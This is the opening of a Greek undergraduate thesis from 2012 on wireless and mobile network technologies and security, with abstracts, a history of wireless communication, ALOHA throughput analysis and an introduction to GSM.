ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

ΑΝΩΤΑΤΟ ΤΕΧΝΟΛΟΓΙΚΟ ΕΚΠΑΙΔΕΥΤΙΚΟ

ΙΔΡΥΜΑ ΚΑΛΑΜΑΤΑΣ

(ΠΑΡΑΡΤΗΜΑ ΣΠΑΡΤΗΣ)

Επιβλέπων: Μακροδημήτρης Γεώργιος, Εργαστηριακός Συνεργάτης

ΤΜΗΜΑ ΤΕΧΝΟΛΟΓΙΑΣ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ

ΣΥΓΚΡΙΤΙΚΗ ΜΕΛΕΤΗ ΤΩΝ ΤΕΧΝΟΛΟΓΙΩΝ ΚΑΙ ΤΗΣ ΑΣΦΑΛΕΙΑΣ ΤΩΝ ΑΣΥΡΜΑΤΩΝ ΚΑΙ ΚΙΝΗΤΩΝ ΔΙΚΤΥΩΝ ΕΠΙΚΟΙΝΩΝΙΩΝ

Φοιτητές:

ΚΟΥΡΜΠΕΛΗΣ ΑΘΑΝΑΣΙΟΣ *Α.Μ.: 2005070*

ΨΩΡΟΜΥΤΗΣ ΓΕΩΡΓΙΟΣ *Α.Μ.: 2006041*

ΣΠΑΡΤΗ 2012

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή

ΕΠΙΤΡΟΠΗ ΑΞΙΟΛΟΓΗΣΗΣ **ΥΠΟΓΡΑΦΕΣ**

1.

2.

3.

Υπεύθυνη Δήλωση

Βεβαιώνω ότι είμαι συγγραφέας αυτής της πτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης έχω αναφέρει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επίσης, βεβαιώνω ότι αυτή η πτυχιακή εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος ΤεχνολογίαςΠληροφορικής και Τηλεπικοινωνιών του Τ.Ε.Ι. Καλαμάτας.

Οι συγγραφείς

ΚουρμπέληςΑθ. - Ψωρομύτης Γ.

Περίληψη

Στα πλαίσια του προγράμματος σπουδών του τμήματος Τεχνολογίας Πληροφορικής και Τηλεπικοινωνιών εκπονήθηκε η συγκεκριμένη πτυχιακή εργασία με θέμα: «Συγκριτική Μελέτη των Τεχνολογιών και της Ασφάλειας των Ασύρματων και Κινητών Δικτύων Επικοινωνιών». Ο σκοπός αυτής της πτυχιακής εργασίας είναι να παρουσιάσει τα βασικά χαρακτηριστικά των ασύρματων δικτύων δίνοντας έμφαση στον τομέα της ασφάλειας.

Αρχικά στο πρώτο κεφάλαιο γίνεται μιαγενική περιγραφή τριών ασύρματων και κινητών δικτύων που έχουν εμφανιστεί μέχρι το 2000. Παρουσιάζουμε λεπτομερώς τα βασικά χαρακτηριστικά και την αρχιτεκτονική τους. Επιπλέον, αναλύουμε τα επίπεδα του κάθε προτύπου και τις λειτουργίες του.

Στο δεύτερο κεφάλαιο περιγράφουμε δύο πρότυπα που έχουν εμφανιστεί από το 2000 και έπειτα. Ουσιαστικά είναι συνέχεια του πρώτου κεφαλαίου και τα περιεχόμενα του είναι τα ίδια με του πρώτου.

Στο τρίτο κεφάλαιο ασχολούμαστε με την ασφάλεια των δικτύων. Αρχικά γίνεται μια γενική περιγραφή της ασφάλειας. Έπειτα εξετάζουμε την ασφάλεια των προαναφερθέντων δικτύων. Τέλος γίνεται μια συγκριτική μελέτη μεταξύ των δικτύων με βάση τα δύο είδη ασφάλειας που υπάρχουν (WEP και WPA) αναφέροντας τα πλεονεκτήματα και τα μειονεκτήματα τους.

Στο τέταρτο κεφάλαιο αναφέρονται δημοσιεύσεις για επιθέσεις ή προσπάθειες επιθέσεων που έχουν ήδη γίνει. Αρχικά γίνεται μια αναφορά σε διάφορες επιθέσεις στο WEP. Έπειτα υπάρχουν κάποιες επιθέσεις από εμάς στο WPAκαιτέλος αναφέρονται προσπάθειες επίθεσης στο GSM.Γίνεται αναφορά στην τεχνολογία που χρησιμοποιήθηκε, εξετάζεται η ευπάθεια του κάθε δικτύου και παρουσιάζονται τα αποτελέσματα. Βάσει των αποτελεσμάτων δίνονται οδηγίες ενδυνάμωσης του δικτύου.

Τέλος, στο πέμπτο κεφάλαιο υπάρχει ο επίλογος και τα συμπεράσματα.

Προκειμένου να υλοποιηθεί η παρούσα πτυχιακή εργασία χρησιμοποιήθηκαν πηγές από πανεπιστήμια του εξωτερικού, ξενόγλωσσους εκδοτικούς οίκους και τοποθεσίες του

διαδικτύου που ειδικεύονται στην ασφάλεια δικτύων. Δεδομένης της πλήρους έλλειψης ελληνικής βιβλιογραφίας, η μεταφορά της εξειδικευμένης ορολογίας στην γλώσσα μας, ήταν τέτοια που να καλύπτει τις ανάγκες κατανόησης των θεμάτων που θίγονται, ακολουθώντας μια διαδικασία απλούστευσης των δυσνόητων όρων.

Λέξειςκλειδιά:ασύρματα δίκτυα, κινητά δίκτυα, ασφάλεια ασυρμάτων δικτύων

Abstract

This diploma thesis was worked out as part of the study program of the "Technology of Computer science and Telecommunications" at the Technological Institution of Kalamataand its subject was: "Comparative Study of Information and Security of Wireless Networks and Mobile Communications". The scope of this diploma thesis is to present the basic characteristics of wireless networks giving emphasis to the field of security.

Initially in the first chapter gives a general description of three wireless and mobilenetworks that have appeared until 2000. We present in detail the key features and architecture. Furthermore, we analyze the levels of each model and its functions.

In the second chapter we describe two models that have appeared from 2000 onwards. Essentially a continuation of the first chapter and its contents are the same as the first.

In the third chapter we deal with network security. Initially there is a general description of security. After, we consider the above security networks. Finally, there is a comparative study between networks based on two types of security (WEP and WPA) indicating the advantages and disadvantages.

The fourth chapter presents publications for attacks or attacks that efforts havebeenmade. Initially there is a reference to various attacks on WEP. Then there are some attacks on us in the last chapter WPA attempted attack on GSM. Refer to the technologyused, considering the vulnerability of each network and presents the results. Based on the results there are instructionsto empowerthe network.

Finally, the fifth chapter is the epilogue and conclusions.

With reference to the completion of this diploma thesis, sources from foreign universities, foreign-language publishing houses and Internet sites specialized in safety of networks were used. Because of the total lack of Greek bibliography, the nomenclature's translation to Greek language was made with aim to cover the necessities of the subject's comprehension, by following a procedure of all obscure terms simplification.

Word Keys:wireless networks, mobile networks, wireless network security

Περιεχόμενα

Περιεχόμενα Εικόνων


Περιεχόμενα Πινάκων

Περιεχόμενα Σχημάτων


Κεφάλαιο 1:
Προσεγγίζοντας τα ασύρματα δίκτυα μέχρι το 2000

1.1 Η ιστορία των ασυρμάτων δικτύων

Η γέννηση των ασύρματων επικοινωνιών έλαβε χώρα το έτος 1888, οπότε και ο Hertz κατασκευάζοντας την πρώτη διπολική κεραία, επιβεβαίωσε τις προγενέστερες προβλέψεις των Maxwell και Faraday για την ύπαρξη των ηλεκτρομαγνητικών κυμάτων, τα οποία κι ως γνωστόν αποτελούν το αόρατο μέσο μετάδοσης πολλών διαφορετικών ειδών δεδομένων. Ο Hertz θεωρούσε, ότι τα ασύρματα κύματα που ανακάλυψε δεν θα είχαν ποτέ κάποια πρακτική εφαρμογή, όμως διαψεύστηκε μόλις πέντε χρόνια αργότερα, οπότε και κατασκευάστηκε το πρώτο ασύρματο σύστημα επικοινωνίας από τον Tesla. Την αμέσως επόμενη χρονιά και πιο συγκεκριμένα το 1894, ο Popov κατόρθωσε να μεταδώσει ραδιοκύματα μεταξύ κοντινών κτιρίων, ενώ το 1901 επετεύχθη η αποστολή του πρώτου υπερατλαντικού σήματος από τον Marconi. Ο τελευταίος ίδρυσε το 1903 την πρώτη εταιρία ασύρματου τηλέγραφου, τεχνολογία που έμελλε να χρησιμοποιηθεί ευρέως στις δεκαετίες που ακολούθησαν. Από τότε μέχρι και σήμερα έχουν πραγματοποιηθεί τεράστια άλματα στην ανάπτυξη των ασύρματων επικοινωνιών, με αποτέλεσμα την ευρεία χρήση της ασύρματης μεταφοράς δεδομένων στην καθημερινή ζωή, με μερικά αντιπροσωπευτικά παραδείγματα να αποτελούν το ραδιόφωνο, η τηλεόραση, η κινητή τηλεφωνία, οι δορυφορικές επικοινωνίες, η επικοινωνία μέσω υπέρυθρης ακτινοβολίας, η τεχνολογία Bluetooth και τα ασύρματα δίκτυα υπολογιστών ή άλλων συσκευών. Σήμερα, η πλέον αναπτυσσόμενη τεχνολογία στον τομέα των ασύρματων επικοινωνιών είναι τα Ασύρματα Δίκτυα Αισθητήρων (WirelessSensorNetworks –WSNs), τα οποία όπως πιθανολογείται θα προκαλέσουν τεχνολογική επανάσταση στο μέλλον.



Εικόνα 1: Tesla



Εικόνα 2: Hertz

Εικόνα 3: Marconi

Η πρώτη γενιά ασύρματων δικτύων χρησιμοποιούσε την περιοχή των 900-928MHz για βιομηχανική και ιατρική χρήση. Τα δίκτυα αυτά πετύχαιναν ταχύτητες διαμεταγωγής δεδομένων μέχρι 500Kbps.

Η δεύτερη γενιά της ασύρματης τεχνολογίας περιλαμβάνει το πρότυπο 802.11, το οποίο δημιουργήθηκε τον Ιούνιο του 1997. Το πρότυπο αυτό χρησιμοποιεί την περιοχή ραδιοσυχνοτήτων 2.400-2.483MHz και προσφέρει ταχύτητα μεταφοράς δεδομένων 2Mbps.

Τον Ιούλιο του 1999 δημιουργήθηκε το πρότυπο 802.11b γνωστό και ως Wi-Fi. Το πρότυπο αυτό ανήκει στην τρίτη γενιά των ασύρματων δικτύων, εκπέμπει στην περιοχή 2.400-2.483,5MHz και προσφέρει ονομαστική ταχύτητα 11Mbps. Είναι το πρότυπο που κατά κύριο λόγο χρησιμοποιείται σήμερα στα περισσότερα ασύρματα δίκτυα. Η τέταρτη γενιά χρησιμοποιεί την περιοχή των 5GHz και περιλαμβάνει τα αρκετά νέα πρότυπα 802.11a και 802.11g.

Η τέταρτη γενιά(2005) ή 4G βασίζονται στη νέα τεχνολογία LongTermEvolution (LTE) και μπορούν να «κατεβάσουν» δεδομένα θεωρητικά με ταχύτητα περί τα 100 megabits ανά δευτερόλεπτο, περίπου δέκα φορές περισσότερα από τα πιο γρήγορα δίκτυα 3G. Η τεχνολογία LTE έχει αναπτυχθεί με τέτοιο τρόπο, ώστε να μπορεί να «πατήσει» πάνω στα υφιστάμενα δίκτυα 3G. Βασικά πρότυπα είναι το LTE και το WiMAX (IEEE 802. 16).

1.2 Το Πρότυπο ALOHA

1.2.1 Γενικά


Το πρότυπο ALOHA αποτελεί την απλούστερη αλλά και την παλαιότερη από τις ανταγωνιστικές τεχνικές πρόσβασης στο μέσο που εφαρμόστηκαν στα ραδιοκύματα των πακέτων μεταγωγής και έχει την τοπολογία αστέρα Δημιουργήθηκε από την ομάδα του NormanAbramson του πανεπιστήμιου την Χαβάης και χρησιμοποιήθηκε για πρώτη φορά το 1970 για να συνδέσει μια ομάδα υπολογιστών που ήταν κατανεμημένοι σε αρκετά νησιά. Χρησιμοποιείτε γενικότερα στα επίγεια συστήματα ραδιοεπικοινωνίας, για να επεκταθεί

αργότερα σε πολλά παρόμοια συστήματα ανταγωνισμού. Σήμερα το πρωτόκολλο ALOHA, με ορισμένες παραλλαγές, έχει εφαρμογή στο χώρο της επίγειας ραδιοεπικοινωνίας.

1.2.2ΚαθαρόALOHA (Ασυγχρόνιστο)

Οι χρήστες δεν συντονίζουν τις μεταδόσεις τους, αλλά μεταδίδουν, όποτε διαθέτουν πακέτο. Ο κόμβος παρακολουθεί το κανάλι για χρονικό διάστημα που ισοδυναμεί με το μέγιστο χρόνο μιας πλήρους περιφοράς του πακέτου στο δίκτυο (μετάδοση με επιστροφή ή round – trippackettransmissiontime). Αν ο κόμβος πάρει επιβεβαίωση μέσα σ' αυτό το χρονικό διάστημα, θεωρει ότι το πακέτο πήγε στον προορισμό του, διαφορετικά το αναμεταδίδει μετά από κάποιο χρονικό διάστημα. Γενικά, δεν υπάρχει περιορισμός στις αναμεταδόσεις που μπορεί να κάνει ένας κόμβος.

Το πακέτο που λαμβάνεται από το δεκτή ελέγχεται για την ορθότητα του και, αν είναι σωστό γίνεται αμέσως αποδεκτό, οπότε και αποστέλλεται και η επιβεβαίωση. Το πακέτο ενδέχεται να μεταδοθεί, αλλά να μη ληφθεί σωστά λόγω θορύβου ή σύγκρουσης του με κάποιο άλλο πακέτο, οπότε και τα δυο θεωρείται ότι καταστρέφονται. Επειδή οι κόμβοι μεταδίδουν σε αυθαίρετες χρονικές στιγμές, αν το πρώτο bit ενός πακέτου επικαλύπτει ακόμη και το τελευταίο bit ενός πακέτου που έχει σχεδόν ολοκληρωθεί η μετάδοση του, καταστρέφονται πλήρως και θα πρέπει να αναμεταδοθούν αργότερα και τα δυο. Το άθροισμα ελέγχου δεν μπορεί (και δεν πρέπει) να κάνει διάκριση ανάμεσα σε μια πλήρη απώλεια και σε μια μερική. Η απώλεια είναι απώλεια.



Στο Καθαρό ALOHA, τα πλαίσια μεταδίδονται σε εντελώς αυθαίρετες στιγμές.


Ένα ενδιαφέρον ερώτημα είναι το εξής: ποια η αποδοτικότητα ενός καναλιού ALOHA; Με αλλά λόγια, ποιο ποσοστό όλων των μεταδιδόμενων πλαισίων αποφεύγει τις συγκρούσεις σε μια τέτοια χαοτική κατάσταση; Ας θεωρήσουμε αρχικά ένα απειράριθμο σύνολο αλληλεπιδραστικών χρηστών οι οποίο κάθονται στους υπολογιστές τους (τους σταθμούς). Ο χρήστης είναι πάντοτε σε μια από δύο καταστάσεις: πληκτρολόγηση ή αναμονή. Αρχικά όλοι οι χρήστες είναι στην κατάσταση πληκτρολόγησης. Όταν τελειώσει μια γραμμή, ο χρήστης σταματάει την πληκτρολόγηση και περιμένει μια απάντηση. Ο σταθμός μεταδίδει τότε ένα πακέτο που περιέχει αυτή τη γραμμή και ελέγχει το κανάλι για να δει αν η μετάδοση ήταν επιτυχείς.Αν ήταν, ο χρήστης βλέπει την απάντηση και αρχίζει ξανά την πληκτρολόγηση. Αν δεν ήταν ο χρήστης εξακολουθεί να περιμένει, και το πακέτο αναμεταδίδεται ξανά και ξανά μέχρι να σταλεί επιτυχώς.

Έστω ότι ο 'χρόνος πλαισίου' παριστάνει το χρόνο που απάτητε για να μεταδοθεί ένα τυπικό πακέτο σταθερού μήκους(δηλαδή, είναι το μήκος του πακέτου δια το ρυθμό μετάδοσης bit) Στο σημείο αυτό υποθέτουμε ότι ο άπειρος πληθυσμός χρηστών παράγει νέα πακέτα σύμφωνα με μια κατανομή Poisson με μέση τιμή *N* πακέτα ανά χρόνο πλαισίου.(Η υπόθεση του άπειρου πληθυσμού απαιτείτε ώστε να εξασφαλιστεί ότι το *N* δεν μειώνεται καθώς μπλοκάρονται οι χρήστες.) Αν *N*> 1, η κοινότητα των χρηστών παράγει πακέτα με μεγαλύτερο ρυθμό από ότι μπορεί να αντιμετωπίσει το κανάλι, έτσι σχεδόν κάθε

πακέτο θα υφίστανται συγκρούσεις. Για να έχουμε μια λογική διεκπεραιωτική ικανότητα, θα πρέπει να ισχύει ότι $0<N<1$.

Εκτός από τα νέα πακέτα, οι σταθμοί παράγουν και αναμεταδόσεις των πακέτων που είχαν νωρίτερα συγκρούσεις. Αν υποθέσουμε επιπλέον ότι η πιθανότητα να γίνονται *k* απόπειρες μετάδοσης ανά χρόνο πλαισίου, συμπεριλαμβανομένων και των παλιών και των νέων μεταδόσεων, ακολουθεί και αυτή κατανομή Poisson με μέση τιμή *G* ανά χρόνο πλαισίου. Προφανώς, $G \geq N$. Σε χαμηλό φορτίο (δηλαδή $N \approx 0$) θα υπάρχουν λίγες συγκρούσεις, άρα και λίγες αναμεταδώσεις, εστί $G \approx N$. Σε υψηλό φορτίο θα υπάρχουν πολλές συγκρούσεις, άρα $G>N$. Σε όλα τα φορτία, η διεκπεραιωτική ικανότητα, *S*, είναι το προσφερόμενο φορτίο, *G*, επί την πιθανότητα, *P0*,επιτυχίας μιας μετάδοσης –δηλαδή, $S= GP0$, όπου το *P0* είναι η πιθανότητα ένα πακέτο να μην παρουσιάσει σύγκρουση.

Το πακέτο δεν θα παρουσιάσει σύγκρουση αν δεν σταλούν άλλα πακέτα κατά την διάρκεια ενός χρόνου πλαισίου από την αρχή του. Κάτω από ποιες συνθήκες το σκιασμένο πακέτο θα μεταδοθεί χωρίς να καταστραφεί; Έστω *t* ο χρόνος που απαιτείτε για να σταλεί ένα πακέτο. Αν κάποιος άλλος χρήστης παραγάγει ένα πακέτο ανάμεσα στο χρόνο *t0* και το χρόνο *t0+t*,το τέλος του πακέτου αυτού θα συγκρουστεί με την αρχή του σκιασμένου πακέτου. Στην πραγματικότητα η μοίρα του σκιασμένου πακέτου θα έχει ήδη σφραγιστεί πριν ακόμη σταλεί το πρώτο του bit, αλλά αφού το καθαρό ALOHA ο σταθμός δεν ανιχνεύει το κανάλι πριν μεταδώσει, δεν έχει κανέναν τρόπο να μάθει ότι μεταδίδεται ήδη κάποιο άλλο πλαίσιο. Παρόμοια, κάθε πακέτο που θα ξεκινήσει ανάμεσα στο *t0+t* και το *t0+2t* θα πέσει πάνω στο τέλος του σκιασμένου πλαισίου.



Η πιθανότητα να παραχθούν *k*πακέτα σε έναν συγκεκριμένο χρόνο πλαισίου δίνεται από την κατανομή Poisson:

$$Pr[k] = \frac{G^k e^{-G}}{k!}$$


Άρα η πιθανότητα να παραχθούν μηδέν πακέτα είναι απλώς e^{-G}. Σε χρονικό διάστημα ίσο με δύο πλαίσια, το μέσο πλήθος παραγομένων πακέτων είναι $2G$. Έτσι η πιθανότητα να μην ξεκινήσει άλλη κίνηση κατά τη διάρκεια όλης της επισφαλούς περιόδου δίνεται από το $Po = e^{-2G}$, παίρνουμε

$$S = Ge^{-2G}$$

Η μέγιστη διεκπεραιωτική ικανότητα παρουσιάζεται στο G=0,5, με S= 1/2e, δηλαδή γύρω στο 0,184. Με άλλα λόγια, το καλύτερο που μπορεί να πετύχουμε είναι αξιοποίηση του καναλιού κατά 18%.

1.2.3 ALOHA Με Υποδοχές

Το 1972 oRoberts δημιούργησε μια μέθοδο για διπλασιασμό τις χωρητικότητας ενός συστήματος ALOHA. Η πρόταση του ήταν να διαιρείται ο χρόνος σε διακριτά διαστήματα(χρονοθυρίδες), με κάθε διάστημα να αντιστοιχεί στο μέγεθος ενός πακέτου. Ένας τρόπος για να επιτευχθεί ο συγχρονισμός αυτός είναι να έχουμε έναν ειδικό σταθμό ο οποίος θα μεταδίδει έναν τόνο στην αρχή κάθε διαστήματος, σαν ρολόι.



Στο ALOHA με υποδοχές, σε αντίθεση με το καθαρό ALOHA, ο υπολογιστής δεν επιτρέπεται να μεταδίδει όποτε πληκτρολογεί μια αλλαγή γραμμής. Αντιθέτως, θα πρέπει να περιμένει

την αρχή της επόμενης χρονοθυρίδας. Επειδή η επισφαλής περίοδος είναι η μίση της προηγούμενης, η πιθανότητα να μην υπάρχει άλλη κίνηση στην ίδια χρονοθυρίδα είναι e^{-G}, γεγονός που οδηγεί σε

$$S = Ge^{-G}$$

Το ALOHA με υποδοχές μεγιστοποιεί την απόδοση του στο G=1, με διεκπεραιωτική ικανότητα $S = {}^{1}/_{e}$ ή γύρο στο 0,368, δηλαδή διπλάσια από αυτή του καθαρού ALOHA. Το καλύτερο που μπορούμε να πετύχουμε χρησιμοποιώντας ALOHA με υποδοχές είναι 37% άδειες υποδοχές, 37% επιτυχείς μεταδόσεις και 26% συγκρούσεις. Αν λειτουργήσουμε σε υψηλότερους ρυθμούς του G, μειώνουμε το πλήθος των κενών υποδοχών αλλά αυξάνουμε εκθετικά το πλήθος των συγκρούσεων.

Το ALOHA με υποδοχές είναι σημαντικό για ένα λόγο που μπορεί να μην είναι αρχικά εμφανής. Το σύστημα αυτό επινοήθηκε στις αρχές της δεκαετίας του 1970, χρησιμοποιήθηκε σε αρκετά συστήματα με την αρχική του μορφή, αλλά μετά σχεδόν ξεχάστηκε. Όταν επινοήθηκε η πρόσβαση στο Internet ξαφνικά υπήρχε το πρόβλημα πώς να κατανεμηθεί το κοινό κανάλι σε πολλούς ανταγωνιζόμενους χρήστες, όποτε το ALOHA με υποδοχές ανασύρθηκε από το χρονοντούλαπο των πρωτοκόλλων για να δώσει την λύση.

1.3 Το πρότυπο GSM

1.3.1 Γενικά

Μπορεί να είναι δύσκολο να το συνειδητοποιήσουμε αυτό, αλλά πραγματικά δεν πάει πολύ καιρός πριν, όταν μόλις το τηλέφωνο ήταν ένα είδος πολυτελείας. Παρ' όλα αυτά, όπως όλοι γνωρίζουμε μόνη σταθερά της τεχνολογίας είναι η αλλαγή. Επί του παρόντος, πολλοί λαοί χρειάζεται να έχουν πρόσβαση παντού, είτε πρόκειται για δουλειά είτε για διασκέδαση, είτε στο γραφείο είτε στο σπίτι. Για να ικανοποιήσει τη ζήτηση αυτή, το Πρότυπο GSM (Παγκόσμιο Σύστημα Κινητών Επικοινωνιών) για την κινητή τηλεφωνία εισήχθη στα μέσα της δεκαετίας του 1980.

Σήμερα, το GSM είναι το πιο δημοφιλής πρότυπο κινητών ραδιοφώνων στον κόσμο. Μια έκρηξη βρίσκεται σε εξέλιξη και αυτό αποδεικνύεται από το γεγονός ότι πολλοί χρήστες GSM βρίσκουν τη ζωή τους χωρίς το τηλέφωνο σχεδόν αδιανόητη. Στις μέρες μας, όταν μιλάμε για το GSM, εννοούμε συνήθως «πρωτότυπο» GSM επίσης γνωστή και ως GSM900 από τα 900MHz που ήταν η αρχική ζώνη συχνοτήτων. Για την παροχή πρόσθετης χωρητικότητας και για να επιτραπεί υψηλότερη πυκνότητα συνδρομητών, άλλα δύο συστήματα προστέθηκαν αργότερα:GSM1800 (επίσης DCS1800) και GSM1900 (επίσης PCS900). Σε σύγκριση τα δίκτυα GSM900, GSM1800 και GSM1900 διαφέρουν κυρίως στο περιβάλλον εργασίας του αέρα. Εκτός του ότι χρησιμοποιούν μια άλλη ζώνη συχνοτήτων, χρησιμοποιούν ακόμα μια microcellular δομή (δηλαδή μια μικρότερη περιοχή κάλυψης για κάθε κυψέλη). Αυτό καθιστά δυνατή την επαναχρησιμοποίηση συχνοτήτων σε πιο κοντινές αποστάσεις, επιτρέποντας την αύξηση των συνδρομητών πυκνότητας. Το μειονέκτημα είναι η μεγαλύτερη εξασθένησης της διεπαφής αέρα, λόγω της υψηλότερης συχνότητας. Που τώρα; Πριν από μερικά χρόνια ο MichaelJackson τραγούδησε «.....Ακριβώς καλέστε το όνομα μου και θα είμαι εκεί». Ενώ αυτό μπορεί να φαίνεται αδιανόητο σήμερα, θα μπορούσε να γίνει πραγματικότητα νωρίτερα από ότι νομίζουμε, δεδομένου του γρήγορου ρυθμού της τεχνολογικής εξέλιξης. Αντιμέτωποι με μια δίνη της κερδοσκοπίας, το ETSI (η αρχή τηλεπικοινωνιών της τυποποίησης στην Ευρώπη), αποφάσισε να βασίσει τη διεπαφή αέρα της προγραμματισμένης UniversalMobileTelecommunications (UMTS) σε συνδυασμό με WCDMA και TD/CDMA τεχνολογίες. Η υποδομή των υφιστάμενων δικτύων GSM είναι πολύ πιθανό να χρησιμοποιηθεί. Το κεφάλαιο αυτό προορίζεται να παρέχει βασικές πληροφορίες για το σύστημα GSM.[1]


1.3.2 Επισκόπηση

Πριν από τα δίκτυα GSM υπήρχαν δημόσια δίκτυα κινητών επικοινωνιών ραδιοφώνων (κινητά). Αυτά χρησιμοποιούσαν συνήθως αναλογικές τεχνολογίες, οι οποίες ποικίλλουν από χώρα σε χώρα και από έναν κατασκευαστή σε έναν άλλο. Αυτά τα αναλογικά δίκτυα δεν συμμορφώνονται με οποιοδήποτε ενιαίο πρότυπο. Δεν υπήρχε τρόπος να χρησιμοποιηθεί ένα μόνο κινητό τηλέφωνο από τη μία χώρα στην άλλη. Η ποιότητα ομιλίας

[1] Wireless Data Technologies (e-book)

στα περισσότερα δίκτυα δεν ήταν ικανοποιητική. (*Για επισκόπηση της εξέλιξης των κινητών βλ. Σχήμα 1.*)

Το GSM έγινε δημοφιλές πολύ γρήγορα διότι εξασφαλίζει καλύτερη ποιότητα ομιλίας και μέσα από ένα ενιαίο διεθνές πρότυπο, κατέστησε δυνατό να χρησιμοποιείται ένας ενιαίος αριθμός τηλεφώνου και κινητής μονάδας σε όλο τον κόσμο. Το ETSI ενέκρινε το πρότυπο GSM το 1991 και χρησιμοποιείται πλέον σε 135 χώρες.



Σχήμα 1:Themobileevolution

Τα οφέλη του GSM περιλαμβάνουν:

